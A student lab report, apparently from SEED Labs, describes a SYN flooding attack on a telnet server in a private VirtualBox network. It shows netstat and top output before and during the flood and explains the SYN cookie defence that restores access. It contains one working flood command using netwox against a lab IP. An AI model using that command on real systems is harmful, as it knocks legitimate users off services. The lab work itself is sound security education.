
- VMs configuration
  1. Attacker IP address: 10.0.2.4
  2. Server IP address: 10.0.2.6
  3. Client IP address: 10.0.2.5


3.1 Task 1: SYN Flooding Attack

a. Before attack

- "netstat -tna" command before attack, check the usage of the queue, the number of half-opened connection associated with a listening port



```
[11/13/20 NatNetwork]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[11/13/20 NatNetwork]seed@VM:~$ 
```




SEEDUbuntu Clone1-client [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
3:57 PM
/bin/bash
/bin/bash 80x24
SEEDUbuntu Clone2-server [Running] - Oracle VM VirtualBox
/bin/bash 80x23
SEEDLABS

```
[11/13/20 NatNetwork]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Nov 13 15:29:32 EST 2020 from 10.0.2.5 on pts/1
/usr/lib/update-notifier/update-motd-fsck-at-reboot:[:59: integer expression exp
ected:          0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[11/13/20 NatNetwork]seed@VM:~$ 
```

```
[11/13/20 NatNetwork]seed@VM:~$ netstat -an | grep :23
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
[11/13/20 NatNetwork]seed@VM:~$ netstat -an | grep :23
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:23             10.0.2.5:52882          ESTABLISHED
[11/13/20 NatNetwork]seed@VM:~$
```


- as we can see "SYN_RECV," it shows half-opened connections



```
tcp        0      0 10.0.2.6:23             247.6.177.254:26586     SYN_RECV
tcp        0      0 10.0.2.6:23             253.134.217.33:33669    SYN_RECV
tcp        0      0 10.0.2.6:23             252.151.88.250:45820    SYN_RECV
tcp        0      0 10.0.2.6:23             248.62.110.175:56527    SYN_RECV
tcp        0      0 10.0.2.6:23             251.177.14.15:58791     SYN_RECV
tcp        0      0 10.0.2.6:23             244.185.215.195:45213   SYN_RECV
tcp        0      0 10.0.2.6:23             249.1.235.96:54418      SYN_RECV
tcp        0      0 10.0.2.6:23             250.219.195.155:40338   SYN_RECV
tcp        0      0 10.0.2.6:23             250.18.152.139:35273    SYN_RECV
tcp        0      0 10.0.2.6:23             240.72.155.196:37631    SYN_RECV
tcp        0      0 10.0.2.6:23             252.83.160.14:65456     SYN_RECV
tcp        0      0 10.0.2.6:23             253.62.67.111:22401     SYN_RECV
tcp        0      0 10.0.2.6:23             241.232.34.199:1494     SYN_RECV
tcp        0      0 10.0.2.6:23             252.193.167.5:22780     SYN_RECV
tcp        0      0 10.0.2.6:23             251.180.104.148:3455    SYN_RECV
tcp        0      0 10.0.2.6:23             252.183.122.9:40257     SYN_RECV
tcp        0      0 10.0.2.6:23             253.121.217.131:46856   SYN_RECV
tcp        0      0 10.0.2.6:23             252.255.234.100:38078   SYN_RECV
tcp        0      0 10.0.2.6:23             240.126.14.165:12446    SYN_RECV
tcp        0      0 10.0.2.6:23             244.40.68.42:60786      SYN_RECV
tcp        0      0 10.0.2.6:23             253.220.117.41:37405    SYN_RECV
tcp        0      0 10.0.2.6:23             245.197.65.30:7479      SYN_RECV
tcp        0      0 10.0.2.6:23             250.215.234.218:64456   SYN_RECV
tcp        0      0 10.0.2.6:23             252.105.121.111:56177   SYN_RECV
tcp        0      0 10.0.2.6:23             255.81.40.145:64492     SYN_RECV
tcp        0      0 10.0.2.6:23             253.162.8.66:26733      SYN_RECV
tcp        0      0 10.0.2.6:23             246.134.177.200:43869   SYN_RECV
tcp        0      0 10.0.2.6:23             242.214.207.167:20810   SYN_RECV
tcp        0      0 10.0.2.6:23             246.240.223.158:1714    SYN_RECV
tcp        0    407 10.0.2.6:23             10.0.2.5:32968          ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[11/13/20 NatNetwork]seed@VM:~$ 
```


b. After attack:

- On attacker's VM: attack is going on




```
[11/13/20 NatNetwork]seed@VM:~$ sudo netwox 76 -i 10.0.2.6 -p 23 -s raw
```

- Now, we can see that it keeps filling up the queue




```
tcp        0      0 10.0.2.6:23             254.172.192.86:62855    SYN_RECV
tcp        0      0 10.0.2.6:23             244.229.233.156:65075   SYN_RECV
tcp        0      0 10.0.2.6:23             251.7.202.13:12418      SYN_RECV
tcp        0      0 10.0.2.6:23             19.239.202.116:60778    SYN_RECV
tcp        0      0 10.0.2.6:23             163.61.117.146:12038    SYN_RECV
tcp        0      0 10.0.2.6:23             253.68.30.240:52449     SYN_RECV
tcp        0      0 10.0.2.6:23             240.21.24.147:3365      SYN_RECV
tcp        0      0 10.0.2.6:23             252.245.144.68:3447     SYN_RECV
tcp        0      0 10.0.2.6:23             13.107.247.90:55404     SYN_RECV
tcp        0      0 10.0.2.6:23             243.107.139.207:17685   SYN_RECV
tcp        0      0 10.0.2.6:23             246.160.146.243:54918   SYN_RECV
tcp        0      0 10.0.2.6:23             251.21.59.149:52849     SYN_RECV
tcp        0      0 10.0.2.6:23             249.191.175.70:32454    SYN_RECV
tcp        0      0 10.0.2.6:23             244.12.2.149:18036      SYN_RECV
tcp        0      0 10.0.2.6:23             241.227.4.114:54450     SYN_RECV
tcp        0      0 10.0.2.6:23             246.52.155.63:4070      SYN_RECV
tcp        0      0 10.0.2.6:23             251.3.20.99:35044       SYN_RECV
tcp        0      0 10.0.2.6:23             198.52.98.230:31108     SYN_RECV
tcp        0      0 10.0.2.6:23             253.11.38.84:11832      SYN_RECV
tcp        0      0 10.0.2.6:23             243.116.250.69:35041    SYN_RECV
tcp        0      0 10.0.2.6:23             254.249.198.140:12956   SYN_RECV
tcp        0      0 10.0.2.6:23             244.71.112.127:23749    SYN_RECV
tcp        0      0 10.0.2.6:23             255.8.145.116:36647     SYN_RECV
tcp        0      0 10.0.2.6:23             52.233.32.43:24428      SYN_RECV
tcp        0   8805 10.0.2.6:23             10.0.2.5:32968          ESTABLISHED
tcp        0      0 10.0.2.6:23             60.253.188.10:9715      SYN_RECV
tcp        0      0 10.0.2.6:23             247.94.122.229:31007    SYN_RECV
tcp        0      0 10.0.2.6:23             108.85.59.176:6528      SYN_RECV
tcp        0      0 10.0.2.6:23             51.154.125.5:54131      SYN_RECV
tcp        0      0 10.0.2.6:23             245.156.188.105:39126   SYN_RECV
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[11/13/20 NatNetwork]seed@VM:~$
```

- “top” command – note that we are not actually using any resources though




```
top - 14:57:10 up 15 min,  2 users,  load average: 0.36, 0.11, 0.05
Tasks: 206 total,   1 running, 205 sleeping,   0 stopped,   0 zombie
%Cpu(s):  8.8 us,  4.1 sy,  0.0 ni, 75.1 id,  0.2 wa,  0.0 hi, 11.8 si,  0.0 st
KiB Mem :  2012288 total,   695940 free,   730240 used,   586108 buff/cache
KiB Swap:  1046524 total,  1046524 free,        0 used.  1014760 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
  985 root      20   0  319652 108364  36496 S  19.6  5.4   0:09.47 Xorg
 1708 seed      20   0  365596 185784  67080 S  12.0  9.2   0:38.17 compiz
 2187 seed      20   0  206164  57432  41788 S   2.3  2.9   0:02.00 /usr/bin/t+
   16 root      20   0       0      0      0 S   1.0  0.0   0:00.85 ksoftirqd/1
 1893 seed      20   0  203888  42128  36316 S   0.7  2.1   0:01.11 nautilus
  957 mysql     20   0  548756 130204  16716 S   0.3  6.5   0:00.84 mysqld
 1288 seed      20   0   18232   2200   1876 S   0.3  0.1   0:01.07 VBoxClient
 1339 root      20   0   31808   2964   2560 S   0.3  0.1   0:00.32 VBoxService
    1 root      20   0   24208   5256   3824 S   0.0  0.3   0:01.53 systemd
    2 root      20   0       0      0      0 S   0.0  0.0   0:00.00 kthreadd
    3 root      20   0       0      0      0 S   0.0  0.0   0:00.03 ksoftirqd/0
    5 root       0 -20       0      0      0 S   0.0  0.0   0:00.00 kworker/0:+
    6 root      20   0       0      0      0 S   0.0  0.0   0:00.37 kworker/u4+
    7 root      20   0       0      0      0 S   0.0  0.0   0:00.15 rcu_sched
    8 root      20   0       0      0      0 S   0.0  0.0   0:00.00 rcu_bh
    9 root      rt   0       0      0      0 S   0.0  0.0   0:00.00 migration/0
   10 root       0 -20       0      0      0 S   0.0  0.0   0:00.00 lru-add-dr+
   11 root      rt   0       0      0      0 S   0.0  0.0   0:00.00 watchdog/0
   12 root      20   0       0      0      0 S   0.0  0.0   0:00.00 cpuhp/0
   13 root      20   0       0      0      0 S   0.0  0.0   0:00.00 cpuhp/1
   14 root      rt   0       0      0      0 S   0.0  0.0   0:00.00 watchdog/1
```

- On client's VM: it's trying but we(attacker) keep filling up the SYN queue so client is not allowed to connect. Client just keeps trying.



```
[11/13/20 NatNetwork]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
```

- Attack is still going on, but after turning on the SYN Cookie Countermeasure, checked that attack failed
- Under the countermeasure being turned on, a keyed hash (H), SYN cookie, is sent to the client as the initial sequence number from the server.
- So, when a server receives a SYN packet, the server calculates H from the information in the packet using a secret key that is only known to the server. But it does not store the half-opened connection in its queue. When it sends H to client, which is not an attacker, it sends H+1 in the acknowledgement field to be checked by the server if it is valid or not by recalculating the cookie. On the other hand, H will not reach the attacker.




```
[11/13/20 NatNetwork]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Nov 13 14:45:32 EST 2020 from 10.0.2.5 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

3.2 Task 2: TCP RST Attacks on telnet and ssh Connections

